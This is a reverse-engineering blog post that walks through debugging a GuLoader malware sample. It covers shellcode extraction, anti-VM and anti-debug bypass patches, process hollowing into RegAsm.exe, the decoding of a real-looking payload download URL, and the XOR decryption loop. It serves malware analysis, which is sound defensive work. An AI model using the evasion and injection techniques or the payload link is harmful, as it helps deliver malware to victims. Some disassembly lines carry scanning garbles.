


Quick analysis note about GuLoader (or CloudEyE)

Published: 2020-06-27 · Archived: 2026-04-05 20:25:55 UTC

Recently, I've supported a foreign friend on Twitter during the analysis one of GuLoader (or [CloudEyE](#)) variant sample. Although, he have read these articles ([1](#), [2](#)) but still stuck and I know that feeling.



The discussion between us was quite long, finally I sent him my quick analysis so that he can read and follow. Now, I put the analysis that we discussed on this blog hoping it will help others like him.

thanks. anyway, if u ever come to singapore....
give me a text. i can bring u for a meal if u do
not mind.



1. Get the GuLoader's shellcode

GuLoader uses **VirtualAlloc** api for allocating a new memory section and drop shellcode to the allocated memory.

- Call to **VirtualAlloc**:

00406F88	E7	db	E7	
00406F89	> FF12	call	dword ptr [edx]	kernel32.VirtualAlloc
00406F8B	EB 02	jmp	short 00406F8F	
00406F8D	50	db	50	CHAR 'P'
00406F8E	88	db	88	

- Fill shellcode to the allocated buffer:

00407014	> C3	ret		
00407015	EB	db	EB	
00407016	02	db	02	
00407017	> 11A5 EB02E209	adc	dword ptr [ebp+0x9E202EB], esp	
0040701D	55	push	ebp	

Return to 01330000
Jump from 00407010

Address	Hex dump	ASCII
01330000	EB 76 85 58 9C CF 7A 78 39 F6 7C EA 28 6E 13 69	寤價溝zx9鯨?nlli
01330010	24 38 B7 7D 70 52 AC 9E 0E 79 F2 0F FC 36 45 8E	\$8摺pR瑛By??E?
01330020	F8 FF 2D 5E 44 D5 23 7F E2 41 25 F1 8D B9 BC B3	?- D? 釧%鶯辜?
01330030	CC 82 60 83 19 59 55 A4 B6 C4 9B 16 61 3C EE 95	灑 ?YU?脾Ja<願
01330040	A0 06 92 A9 ED 20 87 C9 8A 47 CD 3B 35 BF 64 BA	?持?嚙奧?5縛?
01330050	75 89 08 8A C1 A3 FD EF 5F CA 43 1C 09 43 96 DF	u?媯} 鋼凌.C集
01330060	49 0C 3B AF 95 26 30 D0 33 4E 76 42 DE 0A 0D 04	I. ;癡&0?NvB?.」
01330070	1D 8F B1 D4 6A AA A6 F5 EB 2C 49 3E BE 99 49 3E	他詳·蹠,I>麼I>
01330080	BE 99 49 3E BE 99 49 3E BE 99 49 3E BE 99 49 3E	麼I>麼I>麼I>麼I>
01330090	BE 99 49 3E BE 99 49 3E BE 99 49 3E BE 99 49 3E	麼I>麼I>麼I>麼I>

- Continue trace, will jump to the shellcode. This shellcode may vary with each sample:

Address	Hex dump	Disassembly	Comment
013300A6	FC	cld	
013300A7	81EC 00020000	sub esp, 0x200	
013300AD	FC	cld	
013300AE	55	push ebp	
013300AF	F8	clc	
013300B0	FC	cld	
013300B1	D9D0	fnop	
013300B3	89E5	mov ebp, esp	
013300B5	F8	clc	
013300B6	D9D0	fnop	
013300B8	E8 00000000	call 013300BD	
013300BD	F8	clc	

Address	Hex dump	ASCII
01330000	EB 76 85 58 9C CF 7A 78 39 F6 7C EA 28 6E 13 69	寤價溝zx9鯨?nlli
01330010	24 38 B7 7D 70 52 AC 9E 0E 79 F2 0F FC 36 45 8E	\$8摺pR瑛By??E?
01330020	F8 FF 2D 5E 44 D5 23 7F E2 41 25 F1 8D B9 BC B3	?- D? 釧%鶯辜?
01330030	CC 82 60 83 19 59 55 A4 B6 C4 9B 16 61 3C EE 95	灑 ?YU?脾Ja<願
01330040	A0 06 92 A9 ED 20 87 C9 8A 47 CD 3B 35 BF 64 BA	?持?嚙奧?5縛?
01330050	75 89 08 8A C1 A3 FD EF 5F CA 43 1C 09 43 96 DF	u?媯} 鋼凌.C集
01330060	49 0C 3B AF 95 26 30 D0 33 4E 76 42 DE 0A 0D 04	I. ;癡&0?NvB?.」
01330070	1D 8F B1 D4 6A AA A6 F5 EB 2C 49 3E BE 99 49 3E	他詳·蹠,I>麼I>
01330080	BE 99 49 3E BE 99 49 3E BE 99 49 3E BE 99 49 3E	麼I>麼I>麼I>麼I>
01330090	BE 99 49 3E BE 99 49 3E BE 99 49 3E BE 99 49 3E	麼I>麼I>麼I>麼I>
013300A0	BE 99 49 3E BE 99 FC 81 EC 00 02 00 00 FC 55 F8	麼I>麼I>麼I>麼I>
013300B0	FC D9 D0 89 E5 F8 D9 D0 E8 00 00 00 00 F8 8F 45	·柳中憊?...鴉E

2. Debug shellcode for finding the next payload URL

This shellcode uses **Heaven's Gate technique** to execute on x64 environment. You can read more about this technique that I wrote [here](#). Preferably, you should debug GuLoader on *32bit Windows VM*.

- Patch to bypass anti-VM:

013300E4	6A FF	push	-0x1	
013300E6	90	nop		
013300E7	68 1D7514B3	push	0x8314751D	patch here if debug on VMware virtual machine
013300EC	F8	clc		
013300ED	68 013FC5A7	push	0xA7C53F01	
013300F2	F8	clc		
013300F3	68 5B18217F	push	0x7F21185B	
013300F8	68 E6AD173E	push	0x3E17ADE6	
013300FD	68 20D91FE2	push	0xF21FD920	

- Break on call to **EnumWindows** (patch if need to bypass call to **TerminateProcess**):

0133018E	54	push	esp	
0133018F	FC	cld		
01330190	53	push	ebx	
01330191	FFD0	call	eax	user32.EnumWindows
01330193	58	pop	eax	
01330194	83F8 0C	cmp	eax, 0xC	
01330197	7D 28	jge	short 013301C1	
01330199	90	nop		
0133019A	6A 00	push	0x0	
0133019C	6A FF	push	-0x1	
0133019E	FF95 98000000	call	dword ptr [ebp+0x98]	Call to TerminateProcess
013301A4	D9D0	fnop		
013301A6	E8 B2FFFFFF	call	0133015D	
013301AB	8B4C24 08	mov	ecx, dword ptr [esp+0x8]	
013301AF	8B01	mov	eax, dword ptr [ecx]	
013301B1	D9D0	fnop		

- Break on call to **ZwProtectVirtualMemory** (need to patch to bypass anti-attach):

Address	Hex dump	Disassembly	Comment
013327C1	D9D0	fnop	
013327C3	6A 40	push	0x40
013327C5	E8 03020000	call	013329CD
013327CA	83F8 00	cmp	eax, 0x0
013327CD	OF85 FA000000	jmp	013328CD
013327D3	FC	cld	
013327D4	FC	cld	
013327D5	8B4424 18	mov	eax, dword ptr [esp+0x18]
013327D9	C600 90	mov	byte ptr [eax], 0x90
013327DC	8B4424 1C	mov	eax, dword ptr [esp+0x1C]
013327E0	C600 6A	mov	byte ptr [eax], 0x6A
013327E3	C640 01 00	mov	byte ptr [eax+0x1], 0x0
013327E7	C640 02 B8	mov	byte ptr [eax+0x2], 0xB8
013327EB	FC	cld	
013327EC	F8	clc	
013327ED	8B95 3C010000	mov	edx, dword ptr [ebp+0x13C]
013327F3	F8	clc	
013327F4	8950 03	mov	dword ptr [eax+0x3], edx
013327F7	90	nop	
013327F8	C640 07 FF	mov	byte ptr [eax+0x7], 0xFF
013327FC	C640 08 D0	mov	byte ptr [eax+0x8], 0xD0
01332800	D9D0	fnop	
01332802	C640 09 C2	mov	byte ptr [eax+0x9], 0xC2
01332806	C640 0A 04	mov	byte ptr [eax+0xA], 0x4
0133280A	C640 0B 00	mov	byte ptr [eax+0xB], 0x0

- Break on call to **ZwSetInformationThread** for hiding thread (need to patch **0xC3** when trace into this call or **nop** this call):

```

01330222  F8          clc
01330223  6A 00      push 0x0
01330225  FC          cld
01330226  6A 00      push 0x0
01330228  6A 11      push 0x11
0133022A  6A FE      push -0x2
0133022C  FF D0     call eax          call ZwSetInformationThread
0133022E  F8          clc
0133022F  E8 05120000 call 01331439
01330234  F8          clc
01330235  D9 D0     fnop
01330237  90          nop
01330238  E8 F8100000 call 01331335
0133023D  F8          clc
0133023E  F8          clc
0133023F  3B 4D 1C   mov ecx, dword ptr [ebp+0x1C]
01330242  FC          cld
01330243  BA 4CC39367 mov edi, 0x6793C34C
eax=77DFD62C (ntdll.ZwSetInformationThread)
    
```

- Directly, below will usually be the sub function that call to the **CPUID** command, nop this call:

```

01330235  D9 D0     fnop
01330237  90          nop
01330238  E8 F8100000 call 01331335    call to CPUID, nop this call
0133023D  F8          clc
0133023E  F8          clc
0133023F  3B 4D 1C   mov ecx, dword ptr [ebp+0x1C]
01330242  FC          cld
01330243  BA 4CC39367 mov edi, 0x6793C34C
01330248  E8 8B200000 call 013322D8
    
```

- Call to get process command line:

```

01330294  F8          clc
01330295  E8 2B100000 call 013312C5
0133029A  D9 D0     fnop
0133029C  89 45 4C   mov dword ptr [ebp+0x4C], eax
0133029F  E8 F4120000 call 01331598
013302A4  90          nop
    
```

```

Registers (FPU)
EAX 00181734 UNICODE ""C:\Users\REM\Desktop\Pseudapo.exe""
ECX 000002A1
EDX 77146A4D ASCII "RegSetValueExA"
EBX FA504180
    
```

- Call to shellcode main proc, need to trace into this func:

```

013302AE  74 1E     je short 013302CE
013302B0  F8          clc
013302B1  C7 85 1C010000 mov dword ptr [ebp+0x11C], 0x0
013302BB  E8 380B0000 call 01330DF8    call to shellcode_main_proc
013302C0  3D 39050000 cmp eax, 0x539
013302C5  74 F4     je short 013302BB
013302C7  FC          cld
013302C8  E9 E50F0000 jmp 013312B2
013302CD  F8          clc
013302CE  83 7D 74 01 cmp dword ptr [ebp+0x74], 0x1
013302D2  0F 85 9F000000 jnc 01330377
    
```

- This shellcode main proc will do:

_ Get RegAsm's path (ex: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe)

_ Call to **kernel32.CreateProcessInternalW** to create **RegAsm.exe** in *suspended state*:


Pseudapo.exe	2364	454.17 MB
RegAsm.exe	3544	200 kB

_ Get **msvbvm60.dll**'s path (ex: *C:\Windows\system32\msvbvm60.dll*) and then replace to \??
C:\Windows\system32\msvbvm60.dll

_ Call to **ntdll.ZwOpenFile**

_ Call to **ntdll.ZwCreateSection** with *FileHandle* of **msvbvm60.dll** (ex: File, *C:\Windows\System32\msvbvm60.dll*, 0x190)

_ Call to **ntdll.ZwMapViewOfSection** with *SectionHandle* of **msvbvm60.dll** and *ProcessHandle* of **RegAsm.exe** suspended process. For mapping **msvbvm60.dll**:



_ Allocate **RWX** memory section on **RegAsm.exe** suspended process:

Base address	Type	Size	Protect...	Use
0x400000	Image	1,356 kB	WCX	C:\Windows\System32\msvbvm60.dll
0x870000	Image	64 kB	WCX	C:\Windows\Microsoft.NET\Framework\v2.0.5...
0x880000	Private	128 kB	RW	
0x8a0000	Mapped	60 kB	R	
0x8b0000	Private	1,024 kB	RW	Stack (thread 1440)
0x9b0000	Mapped	16 kB	R	
0x9c0000	Mapped	4 kB	R	
0x9d0000	Private	8 kB	RW	
0x9e0000	Private	1,024 kB	RWX	
0x77d90000	Image	1,424 kB	WCX	C:\Windows\System32\ntdll.dll
0x7f340000	Mapped	140 kB	R	
0x7f36a000	Private	4 kB	RW	PEB
0x7f36f000	Private	4 kB	RW	TEB (thread 1440)
0x7ffe0000	Private	64 kB	R	USER_SHARED_DATA

_ Then call **ZwWriteVirtualMemory** for writing the 2nd shellcode to the allocated buffer at **RegAsm** process. The 2nd shellcode same as the 1st shellcode, but its main task is to decode the URL and download the final payload.

```

01331089 D9D0      Inop
0133108B FF75 44   push     dword ptr [ebp+0x44]
0133108E FF85 04010000 push   dword ptr [ebp+0x104]
01331094 D9D0      Inop
01331096 FFB7 00080000 push   dword ptr [edi+0x800]
0133109C FC        cld
0133109D FF55 30   call    dword ptr [ebp+0x30] ntdll.ZwWriteVirtualMemory
013310A0 83F8 00   cmp     eax, 0x0
013310A3 0F85 8E000000 jmp     01331137
013310A9 F8        cld
013310AA 8B4D 20   mov     ecx, dword ptr [ebp+0x20]
013310AD 90        nop
Stack ss:[0013F784]=77DFD098 (ntdll.ZwWriteVirtualMemory)

```

Address	Value	Comment
EBP-28	00000170	
EBP-24	009E0000	
EBP-20	01330000	
EBP-1C	00004000	
EBP-18	0013F854	
EBP-14	013302C0	RETURN to 013302C0 from 01330DF8

_After that it calls **ZwGetContextThread**, **ZwSetContextThread** and then **ZwResumeThread**. So **RegAsm** process will return to the normal state and execute the 2nd shellcode to download the final payload.

- For debugging the 2nd shellcode, use **ProcessHacker** to change bytes of 2nd shellcode to **0xEB 0xFE** (must restore to original bytes later. The original bytes is **0xFC 0x81**):

```

00000080 be 99 49 3e be 99 49 3e be 99 49 3e be 99 49 3e ..I>..I>..I>..I>
00000090 be 99 49 3e be 99 49 3e be 99 49 3e be 99 49 3e ..I>..I>..I>..I>
000000a0 be 99 49 3e be 99 eb fe ec 00 02 00 00 fc 55 f8 ..I>..I>.....U.
000000b0 fc d9 d0 89 e5 f8 d9 d0 e8 00 00 00 00 f8 8f 45 .....E
000000c0 44 90 ff 75 44 f8 e8 10 12 00 00 89 45 44 90 f8 D..uD.....ED..
000000d0 f8 fc e8 15 29 00 00 f8 e9 73 1a 00 00 59 89 4d ....)....s...Y.M
000000e0 1c f8 d9 d0 6a ff 90 68 1c 75 14 b3 f8 68 01 3f ....j..h.u..h.?
000000f0 c5 a7 f8 68 5b 18 21 7f 68 e6 ad 17 3e 68 20 d9 ...h[!.h...>h .
00000100 1f f2 fc 68 88 31 aa 27 68 12 8f cb df 68 6c c7 ...h.l.'h...hl.
00000110 9c 2d e8 7c 23 00 00 83 c4 24 f8 e8 5f 25 00 00 -.!#....6.._&..

```

- Let's trace over **ZwResumeThread**:

Pseudapo.exe	2364	454.17 MB
RegAsm.exe	3544	49.42 3.87 MB

- Open new debugger and attach **RegAsm**. F9 then F12, stop at the **EB FE**. Change back to the original bytes:

```

00000DD8 RegAsm C:\Windows\Microsoft.NET\Framework C:\Windows

```

Address	Hex dump	Disassembly
009E00A6	- EB FE	jmp short 009E00A6
009E00A8	ec	in al, dx
009E00A9	0002	add byte ptr [edx], al
009E00AB	0000	add byte ptr [eax], al

Address	Hex dump	Disassembly
009E00A6	FC	cld
009E00A7	81EC 00020000	sub esp, 0x200
009E00AD	FC	cld
009E00AE	55	push ebp
009E00AF	E8	call

- Debug the 2nd shellcode will locate the code decode the URL. For example: *Stack ss: [0056F848]=008D1A2C, (ASCII "https://www.mediafire.com/file/kgwo4t43b5831fj/origin_geyiApZvCe4.bin/file")*

008D02AB	83F8 01	cmp eax, 0x1
008D02AE	74 1E	je short 008D02CE
008D02B0	F8	clc
008D02B1	C785 1C010000	mov dword ptr [ebp+0x11C], 0x0
008D02BB	E8 380B0000	call 008D0DF8
008D02C0	3D 39050000	cmp eax, 0x539
008D02C5	74 F4	je short 008D02BE
008D02C7	FC	cld
008D02C8	E9 E50F0000	jmp 008D12B2
008D02CD	F8	clc
008D02CE	837D 74 01	cmp dword ptr [ebp+0x74], 0x1
008D02D2	0F85 9F000000	js 008D0377
008D02D8	E8 B5020000	call 008D0592
008D02DD	F8	clc
008D02DE	D9D0	frstp

008D03B9	E8 23230000	call 008D26E1
008D03BE	90	nop
008D03BF	FFB5 B4000000	push dword ptr [ebp+0xB4]
008D03C5	3F85 38010000	pop dword ptr [ebp+0x138]
008D03CB	D9D0	frstp
008D03CD	F8	clc
008D03CE	EC	cld

Stack ss:[0056F848]=008D1A2C, (ASCII "https://www.mediafire.com/file/kgwo4t43b5831fj/origin_geyiApZvCe4.bin/file")

Address	Hex dump	ASCII
008D1A0E	89 45 58 D9 D0 8B 4D 5C BA EA 72 58 34 90 E8 B7	??X??\宏+X4悞?
008D1A1E	08 00 00 89 45 60 D9 D0 C3 E8 72 E9 FF FF 68 74	?.???悞悞r?·ht
008D1A2E	74 70 73 3A 2F 2F 77 77 77 22 6D 65 64 69 61 66	tps://www.mediaf
008D1A3E	69 72 65 2E 63 6F 6D 2F 66 69 6C 65 2F 6B 67 77	ire.com/file/kgw
008D1A4E	6F 34 74 34 33 62 35 38 33 31 66 6A 2F 6F 72 69	e4t43b5831fj/ori
008D1A5E	67 69 6E 5F 67 65 79 69 41 70 5A 76 43 65 34 2E	gin_geyiApZvCe4.
008D1A6E	62 69 6E 2F 66 69 6C 65 00 00 00 00 E8 64 FB FF	bin/file...悞?
008D1A7E	?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??	·?·?·?·?·?·?·?·?

- Sometimes, the mediafire / google drive link was blocked by CloudFlare, so need to manually download and save it. Then let's the shellcode resolve the **wininet_api funcs**, use these apis for downloading the CloudFlare's content. It will check the size of downloaded content is equal to **0x4B600** (in this case). Must patch to let's it think you have downloaded the right binary. Then you trace into the func that will decrypt payload. My trick is replace the CloudFlare content with the content of encrypted payload. Here is the loop it try to find 2 bytes that decrypt 2 bytes of payload to **MZ** signature

008D269F	8B55 20	mov	edx, dword ptr [ebp+0x20]	
008D26A2	F8	clic		
008D26A3	31C9	xor	ecx, ecx	i = 0x0
008D26A5	D9D0	inop		
008D26A7	90	nop		
008D26A8	8B45 64	mov	eax, dword ptr [ebp+0x64]	
008D26AB	66:8B9A 400001	mov	bx, word ptr [edx+0x10040]	bx = 6C 61 (content of cloudflare)
008D26B2	FC	cld		
008D26B3	66:8B00	mov	ax, word ptr [eax]	ax = 80 D4
008D26B6	90	nop		
008D26B7	66:31C8	xor	ax, cx	
008D26BA	66:31C3	xor	bx, ax	
008D26BD	66:81FB 4D5A	cmp	bx, 0x5A4D	equal "MZ" header?
008D26C2	74 05	je	short 008D26C9	
008D26C4	66:41	inc	cx	i++
008D26C6	EB DF	jmp	short 008D26A7	

- Then build the xor_key_buffer, buffer length is 0x270 bytes:

008D26C9	8B45 64	mov	eax, dword ptr [ebp+0x64]	eax -> xor_key_buf
008D26CC	31DB	xor	ebx, ebx	j=0
008D26CE	FC	cld		
008D26CF	66:310C18	xor	word ptr [eax+ebx], cx	xor_key_buf[j]=xor_key_buf[j] ^ i
008D26D3	81FB 70020000	cmp	ebx, 0x270	while j < 0x270, continue loop
008D26D9	7D 06	jbe	short 008D26E1	
008D26DB	83C3 02	add	ebx, 0x2	j+=2
008D26DE	EB EF	jmp	short 008D26C9	
008D26E0	90	nop		

008D1DAC	8A 89 4A 06	8C FB 38 7F	24 79 34 48	C8 8D 80 62	妖J-岷8 \$y4H勁€
008D1DBC	BD AE 1E 8A	03 20 0D 46	56 9F 08 0F	3E 6E 55 E6	疆? .FV?0>nU?
008D1DCC	33 8F F2 51	35 01 9D C9	CC C4 DC 93	70 94 29 69	3念Q5 澤棠較p?i
008D1DDC	65 B4 C7 D4	AB 26 71 4D	FE A5 B1 16	A2 B9 FD 30	e辭垣&qM · ? ? ?
008D1DEC	97 DA 9B 57	DD 4C 45 D0	75 CA 85 99	19 9A D1 B3	複沅輒E袂蒞?麩?
008D1DFC	0E FF 6F DB	54 2D 1A 53	A7 F0 59 1C	4B BF A6 37	月 · 0踮→SЮ YK喀7
008D1E0C	40 E0 43 5E	86 52 EE 1A	1D 15 2D A0	C1 E5 7A BA	@邸`券?↓培鋳?
008D1E1C	B6 05 18 25	FC 77 C2 9E	4F F6 02 67	F3 0A 4E 3D	?%甯響O?g?N=
008D1E2C	E8 2B A8 A8	2E 59 96 21	82 1B 92 EA	6A EB 22 04	?è.Y??掙j?↓
008D1E3C	5F 0C 7C 2C	61 7E 6B A4	F8 41 66 6D	9C 10 F7 88	. , a k · Afm?鉅
008D1E4C	91 31 50 AF	D7 A3 3F 27	2A 22 3A F1	12 36 87 0B	?P · ?' *":?6?
008D1E5C	07 56 25 32	09 84 13 AB	A0 47 0F 74	44 17 5B 8E	◆V%2. ?琺G0+D-[?
008D1E6C	39 38 F9 F9	7F AA E7 72	D3 6C E3 3B	77 3C 2F 11	98 · · r幫?w</◀
008D1E7C	6C 5D CD 7D	B2 CF BC F5	49 4E B7 BE	ED 61 04 95	1]蚧蚕減IN肪轄↓?
008D1E8C	E2 82 A1 00	28 F4 90 78	7B 73 8B 42	1F 43 D8 5C	鈺?(鈺x {s媯C殺
008D1E9C	14 63 76 83	5A D5 64 FC	AD 98 60 C5	95 68 AC DF	ℓcv僂誨 · 榻齋h ·
008D1EAC	8A 89 4A 06	8C FB 38 7F	24 79 34 48	C8 8D 80 62	妖J-岷8 \$y4H勁€
008D1EBC	BD AE 1E 8A	03 20 0D 46	56 9F 08 0F	3E 6E 55 E6	疆? .FV?0>nU?
008D1ECC	33 8F F2 51	35 01 9D C9	CC C4 DC 93	70 94 29 69	3念Q5 澤棠較p?i
008D1EDC	65 B4 C7 D4	AB 26 71 4D	FE A5 B1 16	A2 B9 FD 30	e辭垣&qM · ? ? ?
008D1EEC	97 DA 9B 57	DD 4C 45 D0	75 CA 85 99	19 9A D1 B3	複沅輒E袂蒞?麩?
008D1EFC	0E FF 6F DB	54 2D 1A 53	A7 F0 59 1C	4B BF A6 37	月 · 0踮→SЮ YK喀7
008D1F0C	40 E0 43 5E	86 52 EE 1A	1D 15 2D A0	C1 E5 7A BA	@邸`券?↓培鋳?
008D1F1C	B6 05 18 25	FC 77 C2 9E	4F F6 02 67	F3 0A 4E 3D	?%甯響O?g?N=
008D1F2C	E8 2B A8 A8	2E 59 96 21	82 1B 92 EA	6A EB 22 04	?è.Y??掙j?↓
008D1F3C	5F 0C 7C 2C	61 7E 6B A4	F8 41 66 6D	9C 10 F7 88	. , a k · Afm?鉅
008D1F4C	91 31 50 AF	D7 A3 3F 27	2A 22 3A F1	12 36 87 0B	?P · ?' *":?6?
008D1F5C	07 56 25 32	09 84 13 AB	A0 47 0F 74	44 17 5B 8E	◆V%2. ?琺G0+D-[?
008D1F6C	39 38 F9 F9	7F AA E7 72	D3 6C E3 3B	77 3C 2F 11	98 · · r幫?w</◀
008D1F7C	6C 5D CD 7D	B2 CF BC F5	49 4E B7 BE	ED 61 04 95	1]蚧蚕減IN肪轄↓?
008D1F8C	E2 82 A1 00	28 F4 90 78	7B 73 8B 42	1F 43 D8 5C	鈺?(鈺x {s媯C殺
008D1F9C	14 63 76 83	5A D5 64 FC	AD 98 60 C5	95 68 AC DF	ℓcv僂誨 · 榻齋h ·
008D1FAC	8A 89 4A 06	8C FB 38 7F	24 79 34 48	C8 8D 80 62	妖J-岷8 \$y4H勁€
008D1FBC	BD AE 1E 8A	03 20 0D 46	56 9F 08 0F	3E 6E 55 E6	疆? .FV?0>nU?
008D1FCC	33 8F F2 51	35 01 9D C9	CC C4 DC 93	70 94 29 69	3念Q5 澤棠較p?i
008D1FDC	65 B4 C7 D4	AB 26 71 4D	FE A5 B1 16	A2 B9 FD 30	e辭垣&qM · ? ? ?
008D1FEC	97 DA 9B 57	DD 4C 45 D0	75 CA 85 99	19 9A D1 B3	複沅輒E袂蒞?麩?
008D1FFC	0E FF 6F DB	54 2D 1A 53	A7 F0 59 1C	4B BF A6 37	月 · 0踮→SЮ YK喀7
008D200C	40 E0 43 5E	86 52 EE 1A	1D 15 2D A0	C1 E5 7A BA	@邸`券?↓培鋳?
008D201C	B5 21 49 3E	BE 99 49 3E	BE 99 49 3E	BE 99 49 3E	?T>颯T>颯T>颯T>

